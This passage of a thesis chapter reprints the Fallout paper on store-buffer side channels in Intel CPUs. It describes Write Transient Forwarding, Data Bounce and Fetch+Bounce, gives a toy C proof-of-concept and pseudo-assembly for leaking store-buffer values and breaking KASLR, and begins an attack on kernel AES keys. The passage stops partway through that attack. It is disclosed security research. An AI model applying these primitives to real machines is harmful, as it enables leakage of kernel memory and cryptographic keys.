Variant 5: Uncachable Memory. A variant closely-related to Variant 4 and CVE-2019-11091, yielding the same effect is to use a memory page that is marked as *uncacheable* instead of an enclave page. As the page miss handler issues a microcode assist when page tables are in uncacheable memory, we can leak data similar to the described SGX scenario where memory can also be marked as write-back [11].

13

Fallout: Leaking Data on Meltdown-resistant CPUs

Publication Data

Claudio Canella, Daniel Genkin, Lukas Giner, Daniel Gruss, Moritz Lipp, Marina Minkin, Daniel Moghimi, Frank Piessens, Michael Schwarz, Berk Sunar, Jo Van Bulck, and Yuval Yarom. Fallout: Leaking Data on Meltdown-resistant CPUs. In: CCS. 2019

Contributions

This paper was a merge of two independent and orthogonal papers that were both available as pre-prints:

- "Store-to-Leak Forwarding: Leaking Data on Meltdown-resistant CPUs" by Michael Schwarz, Claudio Canella, Lukas Giner, Daniel Gruss (Graz University of Technology) [69], and
- "Fallout: Reading Kernel Writes From User Space" by Marina Minkin, Daniel Moghimi, Moritz Lipp, Michael Schwarz, Jo Van Bulck, Daniel Genkin, Daniel Gruss, Frank Piessens, Berk Sunar, Yuval Yarom [58].

The two attacks exploit different aspects of store-to-load forwarding. The Store-to-Leak paper focuses on true dependencies, *i.e.*, a load to the exact same address as a directly preceding store. The processor correctly detects this dependency, but omits the permission check, such that writes to these memory locations transiently forward to the subsequent reads. The Fallout paper focuses on false dependencies, *i.e.*, a load to an address that only partially matches a preceding store. In this case, the load has to be reissued but as the old load cannot immediately disappear (*i.e.*, a zombie

load). Consequently, the zombie load transiently forwards the data from the falsely matched store.

We complied with the request request of the program committee to merge these two papers.

I contributed ideas, experiments and writing and lead the research on the Graz University of Technology side before and after the merge.

Fallout: Leaking Data on Meltdown-resistant CPUs

Claudio Canella[1], Daniel Genkin[2], Lukas Giner[1], Daniel Gruss[1], Moritz Lipp[1], Marina Minkin[2], Daniel Moghimi[3], Frank Piessens[4], Michael Schwarz[1], Berk Sunar[3], Jo Van Bulck[4], Yuval Yarom[5]

[1]Graz University of Technology,
[2]University of Michigan,
[3]Worcester Polytechnic Institute,
[4]imec-DistriNet, KU Leuven,
[5]The University of Adelaide and Data61

Abstract

Meltdown and Spectre enable arbitrary data leakage from memory via various side channels. Short-term software mitigations for Meltdown are only a temporary solution with a significant performance overhead. Due to hardware fixes, these mitigations are disabled on recent processors.

In this paper, we show that Meltdown-like attacks are still possible on recent CPUs which are not vulnerable to Meltdown. We identify two behaviors of the store buffer, a microarchitectural resource to reduce the latency for data stores, that enable powerful attacks. The first behavior, *Write Transient Forwarding* forwards data from stores to subsequent loads even when the load address differs from that of the store. The second, *Store-to-Leak* exploits the interaction between the TLB and the store buffer to leak metadata on store addresses. Based on these, we develop multiple attacks and demonstrate data leakage, control flow recovery, and attacks on ASLR. Our paper shows that Meltdown-like attacks are still possible, and software fixes with potentially significant performance overheads are still necessary to ensure proper isolation between the kernel and user space.

1. Introduction

The computer architecture and security communities will remember 2018 as the year of Spectre and Meltdown [47, 51]. Speculative and out-of-

order execution, which have been considered for decades to be harmless and valuable performance features, were discovered to have dangerous industry-wide security implications, affecting operating systems [51, 47], browsers [47, 75], virtual machines [81], Intel SGX [78] and cryptographic hardware accelerators [76].

Recognizing the danger posed by this new class of attacks, the computer industry mobilized. For existing systems, all major OSs deployed the KAISER countermeasure [25], e.g., on Linux under the name KPTI, potentially incurring significant performance losses [23]. For newer systems, Intel announced a new generation of silicon-based countermeasures, mitigating many transient-execution attacks directly in hardware, while improving overall performance [15].

However, while Intel claims that these fixes correctly address the hardware issues behind Meltdown and Foreshadow, it remains unclear whether new generations of Intel processors are properly protected against Meltdown-type transient-execution attacks. Thus, in this work we set out to investigate the following questions:

Are new generations of processors adequately protected against transient-execution attacks? If so, can ad-hoc software mitigations be safely disabled on post-Meltdown Intel hardware?

Our Contributions. Unfortunately, this paper answers these questions in the negative, showing that data leakage is still possible even on newer Meltdown-protected Intel hardware, which avoids the use of older software countermeasures. At the microarchitectural level, in this work, we focus on the store buffer, a microarchitectural element which serializes the stream of stores and hides the latency of storing values to memory. In addition to showing how to effectively leak the contents of this buffer to read kernel writes from user space, we also contribute a novel side channel on the translation lookaside buffer (TLB), named Store-to-Leak, that exploits the lacking permission checks within Intel's implementation of the store buffer to break KASLR, to break ASLR from JavaScript, and to infer the kernel control flow.

Thus, in this work we make the following contributions:

1. We discover a security flaw due to a shortcut in Intel CPUs, which we call *Write Transient Forwarding* (WTF), that allows us to read the data corresponding to recent writes.

2. We demonstrate the security implications of the WTF shortcut by recovering the values of recent writes performed by the OS kernel, recovering data from within TSX transactions, as well as leaking cryptographic keys.
3. We identify a new TLB side channel, which we call *Store-to-Leak*. Store-to-Leak exploits Intel's store-to-load forwarding unit in order to reveal when an inaccessible virtual store address is mapped to a corresponding physical store address by exploiting a missing permission check when forwarding from these addresses.
4. We demonstrate how to exploit Store-to-Leak for breaking KASLR and ASLR from JavaScript, as well as how to use it to simplify the gadget requirements for Spectre-style attacks.
5. We identify a new cause for transient execution, namely *assists*, which are small microcode routines that execute when the processor encounters specific edge-case conditions.
6. We implement the first documented Meltdown-type attacks that exploit page fault exceptions due to Supervisor Mode Access Prevention (SMAP).

Responsible Disclosure. Store-to-leak was responsibly disclosed to Intel by the authors from Graz University of Technology on January 18, 2019. Write Transient Forwarding was then responsibly disclosed to Intel by the authors from the University of Michigan, and University of Adelaide and Data61, on January 31, 2019. Intel indicated that it was previously aware of the Write Transient Forwarding issue, assigning it `CVE-2018-12126`, Microarchitectural Store Buffer Data Sampling (MSBDS). According to Intel, we were the first academic groups to report the two respective issues.

Write Transient Forwarding was also disclosed to AMD, ARM, and IBM, which stated that none of their CPUs are affected.

RIDL and ZombieLoad. In concurrent works, RIDL [68] and ZombieLoad [71] demonstrate leakage from the Line Fill Buffer (LFB) and load ports on Intel processors. They show that faulty loads can also leak data from these other microarchitectural resources across various security domains. Fallout is different from and complementary to the aforementioned contributions, as it attacks the store buffer and store instructions, as opposed to loads. RIDL, ZombieLoad, and this work were disclosed to the public under the umbrella name of *Microarchitectural Data Sampling* (MDS).

2. Background

In this section, we present background regarding cache attacks, transient-execution attacks, Intel's store buffer implementation, virtual-to-physical address translation, and finally address-space-layout randomization (ASLR).

2.1. Cache Attacks

Processor speed increased by several orders of magnitude over the past decades. While the bandwidth of modern main memory (DRAM) has also increased, the latency has not kept up with the change. Consequently, the processor needs to fetch data from DRAM ahead of time and buffer it in faster internal storage. For this purpose, processors contain small memory buffers, called caches, that store frequently or recently accessed data. In modern processors, the cache is organized in a hierarchy of multiple levels, with the lowest level being the smallest but also the fastest.

Caches are used to hide the latency of memory accesses, as there is a speed gap between the processor and DRAM. As a result, caches inherently introduce timing channels. A multitude of cache attacks have been proposed over the past two decades [6, 63, 83, 28]. Today, the most important practical attack techniques are Prime+Probe [63, 64] and Flush+Reload [83]. Some of these techniques exploit the last-level cache, which is shared and inclusive on most processors. Prime+Probe attacks constantly measure how long it takes to fill an entire cache set. Whenever a victim process accesses a cache line in this cache set, the measured time will be slightly higher. In a Flush+Reload attack, the attacker constantly flushes the targeted memory location, e.g., using the `clflush` instruction. The attacker then measures how long it takes to reload the data. Based on the reload time, the attacker determines whether a victim has accessed the data in the meantime. Flush+Reload has been used for attacks on various computations, e.g., web server function calls [84], user input [29, 50, 70], kernel addressing information [27], and cryptographic algorithms [83, 43, 5, 7, 65, 19].

Covert channels represent a slightly different scenario, in which the attacker, who controls both the sender and receiver, aims to circumvent the security policy, leaking information between security domains. Both

Flush+Reload and Prime+Probe have been used as high-performance covert channels [52, 56, 28].

2.2. Transient-Execution Attacks

Program code can be represented as a stream of instructions. Following this instruction stream in strict order would result in numerous processor stalls while instructions wait for all operands to become available, even though subsequent instructions may be ready to run. To optimize this case, modern processors first fetch and decode instructions in the front end. In many cases, instructions are split up into smaller micro-operations (μOPs) [18]. These μOPs are then placed in the so-called Reorder Buffer (ROB). μOPs that have operands also need storage space for these operands. When a μOP is placed in the ROB, this storage space is dynamically allocated from the load buffer for memory loads, the store buffer for memory stores, and the register file for register operations. The ROB entry only references the load and store buffer entries. While the operands of a μOP still may not be available when it is placed in the ROB, the processor can now schedule subsequent μOPs. When a μOP is ready to be executed, the scheduler schedules it for execution. The results of the execution are placed in the corresponding registers, load buffer entries, or store buffer entries. When the next μOP in order is marked as finished, it is retired, and the buffered results are committed and become architectural.

As software is rarely purely linear, the processor has to either stall execution until a (conditional) branch is resolved or speculate on the most likely outcome and start executing along the predicted path. The results of those predicted instructions are placed in the ROB until the prediction is verified. If the prediction was correct, the predicted instructions are retired in order. Otherwise, the processor flushes the pipeline and the ROB without committing any architectural changes and execution continues along the correct path. However, microarchitectural state changes, such as loading data into the cache or TLB, are not reverted. Similarly, when an interrupt occurs, operations already executed out of order must be flushed from the ROB. We refer to instructions that have been executed but never committed as *transient instructions* [47, 51, 10]. Spectre-type attacks [47, 46, 54, 48, 35, 11, 10] exploit the transient execution of instructions before a misprediction is detected. Meltdown-type attacks [51, 78, 46, 81, 76, 4, 40, 42, 10] exploit the transient execution of instructions before a fault is handled.

2.3. Store Buffer

When the execution unit needs to write data to memory, instead of waiting for the completion of the store, it merely enqueues the request in the store buffer. This allows the CPU to continue executing instructions from the current execution stream, without having to wait for the write to finish. This optimization makes sense, as in many cases writes do not influence subsequent instructions, *i.e.*, only loads to the same address should be affected. Meanwhile, the store buffer asynchronously processes the stores, ensuring that the results are written to memory. Thus, the store buffer prevents CPU stalls while waiting for the memory subsystem to finish the write. At the same time, it guarantees that writes reach the memory subsystem in order, despite out-of-order execution.

For every store operation that is added to the ROB, the CPU allocates an entry in the store buffer. This entry requires both the virtual and physical address of the target. On Intel CPUs, the store buffer has up to 56 entries [38], allowing for up to 56 stores to be handled concurrently. Only if the store buffer is full, the front end stalls until an empty slot becomes available again [38].

Although the store buffer hides the latency of stores, it also increases the complexity of loads. Every load has to search the store buffer for pending stores to the same address in parallel to the regular L1 lookup. If the full address of a load matches the full address of a preceding store, the value from the store buffer entry can be used directly. This optimization for subsequent loads is called *store-to-load forwarding* [34].

2.4. Address Translation and TLB

Memory isolation is the basis of modern operating system security. For this purpose, processes operate on virtual instead of physical addresses and are architecturally prevented from interfering with each other. The processor translates virtual to physical addresses through a multi-level page-translation table. The process-specific base address of the top-level table is kept in a dedicated register, e.g., CR3 on x86, which is updated upon a context switch. The page table entries track various properties of the virtual memory region, e.g., user-accessible, read-only, non-executable, and present.

The translation of a virtual to a physical address is time-consuming. Therefore, processors have special caches, translation-lookaside buffers (TLBs), which cache page table entries [39].

2.5. Address Space Layout Randomization

To exploit a memory corruption bug, an attacker often requires knowledge of addresses of specific data. To impede such attacks, different techniques like address space layout randomization (ASLR), non-executable stacks, and stack canaries have been developed. KASLR extends ASLR to the kernel, randomizing the offsets where code, data, drivers, and other mappings are located on every boot. The attacker then has to guess the location of (kernel) data structures, making attacks harder.

The double page fault attack by Hund et al. [36] breaks KASLR. An unprivileged attacker accesses a kernel memory location and triggers a page fault. The operating system handles the page fault interrupt and hands control back to an error handler in the user program. The attacker now measures how much time passed since triggering the page fault. Even though the kernel address is inaccessible to the user, the address translation entries are copied into the TLB. The attacker now repeats the attack steps, measuring the execution time of a second page fault to the same address. If the memory location is valid, the handling of the second page fault will take less time as the translation is cached in the TLB. Thus, the attacker learns whether a memory location is valid even though the address is inaccessible to user space.

The same effect has been exploited by Jang et al. [45] in combination with Intel TSX. Intel TSX extends the x86 instruction set with support for hardware transactional memory via so-called TSX transactions. A TSX transaction is aborted without any operating system interaction if a page fault occurs within it. This reduces the noise in the timing differences that was present in the attack by Hund et al. [36] as the page fault handling of the operating system is skipped. Thus, the attacker learns whether a kernel memory location is valid with almost no noise at all.

The prefetch side channel presented by Gruss et al. [27] exploits the software prefetch instruction. The execution time of the instruction is dependent on the translation cache that holds the correct entry. Thus, the attacker not only learns whether an inaccessible address is valid but also the corresponding page size.

3. Attack Primitives

In this section, we introduce the underlying mechanisms for the attacks we present in this paper. First, we introduce the Write Transient Forwarding (WTF) shortcut, that allows user applications to read kernel and TSX writes. We then describe three primitives based on Store-to-Leak, a side-channel that exploits the interaction between the store buffer and the TLB to leak information on the mapping of virtual addresses. We begin with *Data Bounce*, which exploits the conditions for Store-to-Leak to attack both user and kernel space ASLR (cf. Section 6). We then exploit interactions between Data Bounce and the TLB in the *Fetch+Bounce* primitive. Fetch+Bounce enables attacks on the kernel at a page-level granularity, similar to previous attacks [82, 24, 21, 66] (cf. Section 7). We conclude this section by augmenting Fetch+Bounce with speculative execution in *Speculative Fetch+Bounce*. Speculative Fetch+Bounce leads to usability improvement in Spectre attacks (cf. Section 8).

3.1. Write Transient Forwarding

In this section, we discuss the WTF shortcut, which incorrectly passes values from memory writes to subsequent faulting load instructions. More specifically, as explained in Section 2.3, when a program attempts to read from an address, the CPU must first check the store buffer for writes to the same address, and perform store-to-load forwarding if the addresses match. An algorithm for handling partial address matches appears in an Intel patent [33]. Remarkably, the patent explicitly states that:

> "if there is a hit at operation 302 [lower address match] and the physical address of the load or store operations is not valid, the physical address check at operation 310 [full physical address match] may be considered as a hit and the method 300 [store-to-load forwarding] may continue at operation 308 [block load/forward data from store]."

That is if address translation of a load μOP fails and some lower address bits of the load match those of a prior store, the processor assumes that the physical addresses of the load and the store match and forwards the previously stored value to the load μOP. We note that the faulting load is transient and will not retire, hence WTF has no architectural implications. However, as we demonstrate in Section 4, the microarchitectural side

```
1  char* victim_page = mmap(..., PAGE_SIZE, PROT_READ | PROT_WRITE,
2                                           MAP_POPULATE, ...);
3  char* attacker_address = 0x9876543214321000ull;
4
5  int offset = 7;
6  victim_page[offset] = 42;
7
8  if (tsx_begin() == 0) {
9    memory_access(lut + 4096 * attacker_address[offset]);
10   tsx_end();
11 }
12
13 for (i = 0; i < 256; i++) {
14   if (flush_reload(lut + i * 4096)) {
15     report(i);
16   }
17 }
```

Listing 13.1: Exploiting the WTF shortcut in a toy example.

effects of transient execution following the faulting load may result in inadvertent information leaks.

A Toy Example. We begin our investigation of the WTF shortcut with the toy example in Listing 13.1, which shows a short code snippet that exploits the WTF shortcut to read memory addresses without directly accessing them. While Listing 13.1 uses non-canonical addresses (*i.e.*, a virtual address in which bits 47 to 63 are neither all '0' nor all '1') to cause a fault, other exception causes are also possible. We refer to Section 5.2 for a systematic analysis of different exception types that may trigger WTF. We choose non-canonical addresses for our first example, as these work reliably across all processor generations while imposing minimal constraints on the attacker.

Setup. Listing 13.1 begins by allocating a `victim_page`, which is a 'normal' page where the user can write and read data. It then defines the `attacker_address` variable, which points to a non-canonical address. Note that dereferencing such a pointer results in a general protection fault (#GP) [39], faulting the dereferencing load. We then store the secret value 42 to the specified offset 7 in the user-space accessible `victim_page`. This prompts the processor to allocate a store buffer entry for holding the secret value to be written out to the memory hierarchy.




Figure 13.1.: Access times to the probing array during the execution of Listing 13.1. The dip at 42 matches the value from the store buffer.

Reading Previous Stores. We observe that the code in Listing 13.1 never reads from the `victim_page` directly. Instead, the attacker reads out the store buffer entry by dereferencing a distinct `attacker_address`. We suppress the general protection fault that results from this access using a TSX transaction (Line 8). Alternatively, the exception can be suppressed through speculative execution using a mispredicted branch [47], call [47], or return [54, 48]. However, the reorder buffer only handles the exception when the memory access operation retires. In the meantime, due to the WTF shortcut, the CPU transiently forwards the value of the previous store at the same page offset. Thus, the memory access picks-up the value of the store to `victim_page`, in this example the secret value 42. Using a cache-based covert channel, we transmit the incorrectly forwarded value (Line 9). Finally, when the failure and transaction abort are handled, no architectural effects of the transiently executed code are committed.

Recovering the Leaked Data. Using Flush+Reload, the attacker can recover the leaked value from the cache-based covert channel (Line 14). Figure 13.1 shows the results of measured access times to the look-up-table (`lut`) on a Meltdown-resistant i9-9900K CPU. As the figure illustrates, the typical access time to an array element is above 200 cycles, except for element 42, where the access time is well below 100 cycles. We note that this position matches the secret value written to `victim_page`. Hence, the code can recover the value without directly reading it.

Reading Writes From Other Contexts. Since there is no requirement for the upper address bits to match, the WTF shortcut allows any application to read the entire contents of the store buffer. Such behavior

can be particularly dangerous if the store buffer contains data from other contexts. We discuss this in more detail in Section 4.

3.2. Data Bounce

Our second attack primitive, Data Bounce, exploits that storing to or forwarding from the store buffer lacks a write-permission check for the store address, e.g., for read-only memory and kernel memory. Under normal operating conditions, the full physical address is required for a valid store buffer entry. The store buffer entry is already reserved when the corresponding μOPs enter the reorder buffer. However, the store can only be correctly forwarded if there is a full virtual address or full physical addresses of the store's target are known [38]. This is no contradiction to the previously described observation, namely that stores can be incorrectly forwarded, e.g., in the case of partial address matches. Still, in Data Bounce we deliberately attempt to have a full virtual address match. We observe that virtual addresses without a valid mapping to physical addresses are not forwarded to subsequent loads to the same virtual address.

The basic idea of Data Bounce is to check whether a potentially illegal data write is forwarded to a data load from the same address. If the store-to-load forwarding is successful for a chosen address, we know that the chosen address can be resolved to a physical address. If done naively, such a test would destroy the value at addresses which the user can write to. Thus, we only test the store-to-load forwarding for an address in the transient-execution domain, *i.e.*, the write is never committed architecturally.

```
①  mov (0) → $dummy
②  mov $x → (p)
③  mov (p) → $value
④  mov ($mem + $value * 4096) → $dummy
```

Figure 13.2.: Data Bounce writes a known value to an accessible or inaccessible memory location, reads it back, encodes it into the cache, and finally recovers the value using a Flush+Reload attack. If the recovered value matches the known value, the address is backed by a physical page.

Figure 13.2 illustrates the basic principle of Data Bounce. First, we start transient execution by generating an exception and catching it (①). Alternatively, we can use any of the mechanisms mentioned in Section 3.1

to suppress the exception. For a chosen address `p`, we store a chosen value `x` using a simple data store operation (②). Subsequently, we read the value stored at address `p` (③) and encode it in the cache (④), as done for WTF (Section 3.1). We can now use Flush+Reload to recover the stored value, and distinguish two different cases as follows.

Store-to-Load Forwarding. If the value read from `p` is `x`, *i.e.*, the `x`-th page of `mem` is cached, the store was forwarded to the load. Thus, we know that `p` is backed by a physical page. The choice of the value `x` is of no importance for Data Bounce. Even in the unlikely case that `p` already contains the value `x`, and the CPU reads the stale value from memory instead of the previously stored value `x`, we still know that `p` is backed by a physical page.

No Store-to-Load Forwarding. If no page of `mem` is cached, the store was not forwarded to the subsequent load. The cause of this could be either temporary or permanent. If a physical page does not back the virtual address, store-to-load forwarding always fails, *i.e.*, even retrying the experiment will not be successful. Temporary causes for failure include interrupts, e.g., from the hardware timer, and errors in distinguishing cache hits from cache misses (e.g., due to power scaling). However, we find that if Data Bounce repeatedly fails for `addr`, the most likely cause is that `addr` is not backed by a physical page.

Breaking ASLR. In summary, if a value "bounces back" from a virtual address, the virtual address must be backed by a physical page. This effect can be exploited within the virtual address space of a process, e.g., to find which virtual addresses are mapped in a sandbox (cf. Section 6.2). On CPUs where Meltdown is mitigated in hardware, KAISER [25] is not enabled, and the kernel is again mapped in the virtual address space of processes [16]. In this case, we can also apply Data Bounce to kernel addresses. Even though we cannot access the data stored at the kernel address, we still can detect whether a physical page backs a particular kernel address. Thus, Data Bounce can still be used to break KASLR (cf. Section 6.1) on processors with in-silicon patches against Meltdown.

Handling Abnormal Addresses. We note that there are some cases where store forwarding happens without a valid mapping. However, these cases do not occur under normal operating conditions, hence we can ignore them for the purpose of Data Bounce. We discuss these conditions in Section 5.

3.3. Fetch+Bounce

Our third attack primitive, Fetch+Bounce, augments Data Bounce with an additional interaction between the TLB and the store buffer, allowing us to detect recent usage of virtual pages.

With Data Bounce it is easy to distinguish valid from invalid addresses. However, its success rate (*i.e.*, how often Data Bounce has to be repeated) directly depends on which translations are stored in the TLB. Specifically, we observe cases where store-to-load forwarding fails when the mapping of the virtual address is not stored in the TLB. However, in other cases, when the mapping is already known, the store is successfully forwarded to a subsequent load. With Fetch+Bounce, we further exploit this TLB-related side-channel information by analyzing the success rate of Data Bounce.

```
①  for retry = 0...2
     mov $x → (p)
②    mov (p) → $value
     mov ($mem + $value * 4096) → $dummy
③    if flush_reload($mem + $x * 4096) then break
```

Figure 13.3.: Fetch+Bounce repeatedly executes Data Bounce. If Data Bounce succeeds on the first try, the address is in the TLB. If it succeeds on the second try, the address is valid but not in the TLB.

With Fetch+Bounce, we exploit that Data Bounce succeeds immediately if the mapping for the chosen address is already cached in the TLB. Figure 13.3 shows how Fetch+Bounce works. The basic idea is to repeat Data Bounce (②) multiple times (①). There are three possible scenarios, which are also illustrated in Figure 13.4.

TLB Hit. If the store's address is in the TLB, Data Bounce succeeds immediately, aborting the loop (③). Thus, `retry` is 0 after the loop.

TLB Miss. If the store's address is valid but is not in the TLB, Data Bounce fails in the first attempt, as the physical address needs to be resolved before store-to-load forwarding. As this creates a new TLB entry, Data Bounce succeeds in the second attempt (*i.e.*, `retry` is 1). Note that this contradicts the official documentation saying that "transactionally written state will not be made architecturally visible through the behavior of structures such as TLBs" [39].




Figure 13.4.: Mounting Fetch+Bounce on a virtual memory range allows to clearly distinguish mapped from unmapped addresses. Furthermore, for every page, it allows to distinguish whether the address translation is cached in the TLB.

Invalid Address. If the address cannot be fetched to the TLB, store-to-load forwarding fails and `retry` is larger than 1.

Just like Data Bounce, Fetch+Bounce can also be used on kernel addresses. Hence, with Fetch+Bounce we can deduce the TLB caching status for kernel virtual addresses. The only requirement is that the virtual address is mapped to the attacker's address space.

Fetch+Bounce is not limited to the data TLB (dTLB), but can also leak information from the instruction TLB (iTLB). Thus, in addition to recent data accesses, it is also possible to detect which (kernel) code pages have been executed recently.

One issue with Fetch+Bounce is that the test loads valid addresses to the TLB. For a real-world attack (cf. Section 7) this side effect is undesired, as measurements with Fetch+Bounce destroy the secret-dependent TLB state. Thus, to use Fetch+Bounce repeatedly on the same address, we must evict the TLB between measurements, e.g., using the strategy proposed by Gras et al. [21].

3.4. Speculative Fetch+Bounce

Our fourth attack primitive, Speculative Fetch+Bounce, augments Fetch+Bounce with transient-execution side effects on the TLB. The TLB is also updated during transient execution [73]. That is, we can even observe *transient* memory accesses with Fetch+Bounce.




Figure 13.5.: Speculative Fetch+Bounce allows an attacker to use Spectre gadgets to leak data from the kernel, by encoding them in the TLB.

As a consequence, Speculative Fetch+Bounce poses a novel way to exploit Spectre. Instead of using the cache as a covert channel in a Spectre attack, we leverage the TLB to encode the leaked data. The advantage of Speculative Fetch+Bounce over the original Spectre attack is that there is no requirement for shared memory between user and kernel space. The attacker only needs control over an array index to leak arbitrary memory contents from the kernel. Figure 13.5 illustrates the encoding of the data, which is similar to the original Spectre attack [47]. Depending on the value of the byte to leak, we access one out of 256 pages. Then, Fetch+Bounce is used to detect which of the pages has a valid translation cached in the TLB. The cached TLB entry directly reveals the leaked byte.

4. Breaking Kernel Isolation

In this section, we show how to use the WTF shortcut to read data across security domains. We show leakage from the kernel to user space. Finally, Section 4.3 shows leakage from aborted TSX transactions.

4.1. Leaking Memory Writes from the Kernel

We start with a contrived scenario to evaluate an attacker's ability to recover kernel writes. Our proof-of-concept implementation consists of two components. The first is a kernel module that writes to a predetermined virtual address in a kernel page. The second is a user application that exploits the WTF shortcut using a faulty load that matches the page offset of the kernel store. The user application thus retrieves the data written by the kernel. We now describe these components.

The Kernel Module. Our kernel module performs a sequence of write operations, each to a different page offset in a different kernel page. These pages, like other kernel pages, are not directly accessible to user code. On older processors, such addresses may be accessible indirectly via Meltdown. However, we do not exploit this and assume that the user code does not or cannot exploit Meltdown.

The Attacker Application. The attacker application aims to retrieve kernel information that would normally be inaccessible from outside the kernel. The code first uses the `mprotect` system call to revoke access to an attacker-controlled page. Note that `mprotect` manipulates associated page table entry by clearing the present bit and applying PTE inversion [13], to cause the physical page frame number to be invalid.

The attacker application then invokes the kernel module to perform the kernel writes and afterward attempts to recover the values written by the kernel. To do this, the attacker performs a faulty load from his own protected page and transiently leaks the value through a covert cache channel.

Increasing the Window for the Faulty Load. Using WTF, we can read kernel writes even if the kernel only performed a *single* write before returning to the user. However, such an attack succeeds with low probability, and in most cases, the attack fails at reading the value stored by the kernel. We believe that the cause of the failure is that by the time the system switches from kernel to user mode, the store buffer is drained. Because store buffer entries are processed in order [44, 3, 2, 33], we can increase the time to drain the store buffer by performing a sequence of unrelated store operations in the attacker application or in the kernel module before the store whose value we would like to extract.

Experimental Evaluation. To evaluate the accuracy of our attack at recovering kernel writes, we design the following experiment. First, the kernel performs some number of single-byte store operations to different addresses. The kernel then performs an additional and last store to a target address, where we would like to recover the value written by this store. Finally, the kernel module returns to user space.

We evaluate the accuracy of our attack in Figure 13.6. The horizontal axis indicates the number of stores performed in the kernel module (including the last targeted store), and the vertical axis is the success rate. For each

data point, we tested the attack on all possible page offsets for the last kernel write, 100 times for each offset, reporting the success rate.

For our evaluation, we use three Intel machines with Skylake (i7-6700), Kaby Lake (i7-7600) and Coffee Lake R (i9-9900K) processors, each running a fully updated Ubuntu 16.04. As Figure 13.6 shows, the kernel module needs to perform 10 or more writes (to different addresses) before returning to the user for the attack to succeed at recovering the last kernel store with 50–80% success rate. Finally, recovering values from a kernel performing a single write before returning can be done with a success rate of 0.05%.

On processors vulnerable to Meltdown, disabling the KAISER patch exposes the machine to Meltdown attacks on the kernel. However, on the Coffee Lake R processor, which includes hardware countermeasures for Meltdown, KAISER is disabled by default. In particular, the experiments for this processor in Figure 13.6 are with the default Ubuntu configuration. This means that the presence of the hardware countermeasures in Intel's latest CPU generations led to software behavior that is more vulnerable to our attack compared to systems with older CPUs.

4.2. Attacking the AES-NI Key Schedule

We now proceed to a more realistic scenario. Specifically, we show how the WTF shortcut can leak to a user the secret encryption keys processed by the kernel.




Figure 13.6.: The success rate when recovering kernel values from user space as a function of the number of kernel stores.

The Linux kernel cryptography API supports several standard cryptographic schemes that are available to third-party kernel modules and device drivers which need cryptography. For example, the Linux key management facility and disk encryption services, such as eCryptfs [32], heavily rely on this cryptographic library.

To show leakage from the standard cryptographic API, we implemented a kernel module that uses the library to provide user applications with an encryption oracle. We further implemented a user application that uses the kernel module. The AES keys that the kernel module uses are only stored in the kernel and are never shared with the user. However, our application exploits the WTF shortcut to leak these keys from the kernel. We now describe the attack in further details.

AES and AES-NI. A 128-bit AES encryption or decryption operation consists of 10 *rounds*. The AES key schedule algorithm expands the AES master key to generate a separate 128-bit *subkey* for each of these rounds. An important property of the key scheduling algorithm is that it is reversible. Thus, given a subkey, we can reverse the key scheduling algorithm to recover the master key. For further information on AES, we refer to FIPS [60].

Since encryption is a performance-critical operation and to protect against side-channel attacks [63], recent Intel processors implement the AES-NI instruction set [31], which provides instructions that perform parts of the AES operations. In particular, the AESKEYGENASSIST instruction performs part of the key schedule algorithm.

Key Scheduling in Linux. The Linux implementation stores the master key and the 10 subkeys in consecutive memory locations. With each subkey occupying 16 bytes, the total size of the expanded key is 176 bytes. Where available, the Linux kernel cryptography API uses AES-NI for implementing the AES functionality. Part of the code that performs key scheduling for 128-bit AES appears in Listing 13.2. Lines 1 and 3 invoke AESKEYGENASSIST to perform a step of generating a subkey for a round. The code then calls the function `_key_expansion_128`, which completes the generation of the subkey. The process repeats ten times, once for each round. (To save space we only show two rounds.)

`_key_expansion_128` starts at Line 6. It performs the operations needed to complete the generation of a 128-bit AES subkey. It then writes the subkey to memory (Line 13) before advancing the pointer to prepare for storing the next subkey (Line 14) and returning.

```
